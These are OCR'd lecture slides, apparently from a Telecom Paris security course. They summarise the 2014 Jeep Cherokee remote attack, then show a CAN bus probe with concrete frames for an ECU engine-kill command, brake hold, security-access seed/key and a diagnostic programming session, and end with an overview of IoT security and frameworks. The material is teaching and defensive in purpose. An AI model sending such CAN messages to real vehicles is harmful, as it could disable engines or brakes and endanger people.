    - Communications CAN non sécurisées
    - ID (2octets), longueur (1o), information
- **Buffer overflow sur le processeur Renesas V850**
- **Prise de contrôle à distance**
  - Plage d'adresse IP, scan de port
  - Injection de messages CAN
- **Prise de contrôle à distance Autoradio, moteur, direction, freins**

Résumé de l'Attaque 2014 Jeep Cherokee



Port 6667

Coprocesseur
Renesas V850
Firmware Modifié
(injection)


Processeur Texas
Instruments OMAP-DM3730
QNX OS
D-Bus Service

CAN BUS

Engine Control
Unit (ECU)

Since a vehicle can scan for other vulnerable vehicles and the exploit doesn't require any user interaction**, it would be possible to write a worm**. This worm would scan for vulnerable vehicles, exploit them with their payload which would scan for other vulnerable vehicles, etc. This is really interesting and scary. **Please don't do this. Please.**

Telecom ParisTech 2018 : CAN Probe



Surface d'attaque

#	Can ID	Length	ISOTP	payload = b1 b2 b3 b4 b5 b6 b7 b8
1	0B4	8	no	b1=b2=b3=b4=0, b5=distance (wraps every 12,5m, resolution 4 ticks= 12,5*4/256#0,2m), (b6,b7)= speed in dm/s, b8=checksum
2	2C4	8	no	(b1, b2) =RPM, b3=0, b4=17, b5=b6=0, b7=92, b8=checksum
3	1C3	1	no	b2 bit (0x40) is set when the brake pedal is pushed.
4	7E0	8	yes	06 30 1C 00 0F A5 01 00 Kill Engine (SID=30, PID=1C)
5	7E8	8	yes	02 70 1C 00 00 00 00 00 Kill Engine Ack (SID=70, PID=1C)
6	7B0	8	yes	05 30 21 02 FF FF 00 00 Hold/Reduction (SID=30, PID=21)
7	7B8	8	yes	02 70 21 00 00 00 00 00 Hold/Reduction Ack (SID=70, PID=21)
8	7E0	8	yes	02 27 01 00 00 00 00 00 RequestSeed (SID=27, PID=01)
9	7E8	8	yes	06 67 01 b4 b5 b6 b7 00 SendSeed (SID=67, PID=01) Seed=(b4,b5,b6,b7)
10	7E0	8	yes	06 27 02 b4 b5 b6 b7 00 SendKey (SID=27, PID=02) Key=(b4,b5,b6,b7)
11	7E8	8	yes	02 67 02 00 00 00 00 00 Success Notification (SID=67, PID=2)
12	7E0	8	yes	02 10 02 00 00 00 00 00 Diagnostics (PID=10, SID=02)
13	7E8	8	?	01 50 00 00 00 00 00 00 Diagnostics Ack (PID=50)

Compteur de vitesse

Compte-tours


Distance parcourue


IDH	IDL	LEN	b1	b2	b3	b4	b5	b6	b7	b8
0	B4	8	00	00	00	00	98	22	5F	D5

Le message CAN-0B4 (vitesse= 8799 dm/s, CN= 152)

IDH	IDL	LEN	b1	b2	b3	b4	b5	b6	b7	b8
2	C4	8	0D	F3	00	17	00	00	92	77

Le message CAN-2C4 (CompteTour= 3571 tours/mn)


NEVER START PROGRAM
Engine Kill Message
ENGINE RPM
TR/MN
2000
1500
1000
500
0
0
2000
4000
6000
8000
10000
5 seconds
1,4s
Start
CAN-Id: 2C4, RPM
Stop


Hold/Reduction CAN message
All Solenoids On
1,4s
1C3 Brake Pedal
0B4
Speed
0,7 Km/h
0B4
Distance
0,2m
2
1
0
14800
15000
15200
15400
15600
15800
16000
16200
16400
16600
16800

CAN PROBE

ECU ENGINE

Security Access (SID=27)

Request Seed SID=01

ID= 7E0, Len=08, Data= 02 27 01 00 00 00 00 00 (*SID=27, PID=01*)

ID= 7E8, Len=08, Data= 06 67 01 41 87 B6 51 00

Send Seed

Send Key SID=02

ID= 7E0, Len=08, Data= 06 27 02 41 E7 D6 51 00

ID= 7E8, Len=08, Data= 02 67 02 00 00 00 00 00

Positive Response

DiagnosticSessionControl (SID= 10), Programming Session (PID=02)

ID=7E0 Len=08 Data= 02 10 02 00 00 00 00 00


ID=7E8 Len=08 Data= 01 50 00 00 00 00 00 00

Au sujet de l'IoT

The *Internet of Things* (IoT) is a *network of connected things*.

Pretz, K.,"The Next Evolution of the Internet", 2013

What is a Thing?



- **A computer**
  - CPU
  - Memories (RAM, ROM, EEPROM, FLASH…)
  - IO buses
- **With at least one network interface**
  - Wi-Fi, Bluetooth, ZigBee…
- **Equipped with sensors and actuators**


AVR Atmel
8-bit, 16 MHz
64/128/256KB Flash
4KB EEPROM
8KB SRAM
Peripheral Features

Raspberry Pi 3B SoC
1.2GHz, 1GB RAM, SD 8GB
64-bit quad-core processor
Wi-Fi, Bluetooth, Ethernet

TELECOM Paris
IP PARIS

JSON (JavaScript Object Notation)
is a lightweight, text-based,
language-independent,
data interchange format

JSON Schema validates a JSON document
JSON is used over REST protocols



"*A short list of requirements includes tamper resistance and secure communications and storage*"

"Rebooting the IT Revolution: A Call to Action" (SIA/SRC), 2015"

Node Integrity

Isolation


-Multi processors

- Sandbox

Intrusion prevention (Software Injection)

- Secure Boot
- Secure update

Secure Element



Secure Communication

- Strong Mutual Authentication
- Privacy
- Integrity

Secure Storage

- Communication secrets
- Tamper Resistant device


Some IoT Frameworks


- **Thread**
  - 6LowPAN, **DTLS+Password**, Commissionner-Joiner architecture, supported by NEST boards
- **Open Connectivity Foundation (OCF)**
  - 6LowPAN, **DTLS+Authentication**, Access Control List (ACL), REST API, Iotivity framework
- **MBED stack from the ARM company**
  - IPv4, 6LowPAN, **TLS/DTLS**, HTTP, CoAP, MQTT, LWM2M, IBM KIT
- **The HAP (HomeKit Accessory Protocol) from Apple**
  - BlueTooth, Wi-Fi, HTTP, JSON, application security, Secure Remote Password procedure (SRP, RFC 5054).
- **Brillo and Weave from Google**
  - Brillo is an OS, 35MB footprint.
  - Weave is a communications platform. 802.15.4 (zigbee, Thread), BLE, Wi-Fi, Ethernet. HTTPS. Schema Driven (JSON) associates Weave XMPP requests with application function invocations. OAuth 2.0 Authentication, Google as Authentication Server (AS). Intel® Edison Board.
- **Philips Hue Bulbs**
  - ZigBee Light Link (ZLL). A same link key is shared by all nodes. Bridge with IP/UDP interface.
- **Amazon Dash Button**
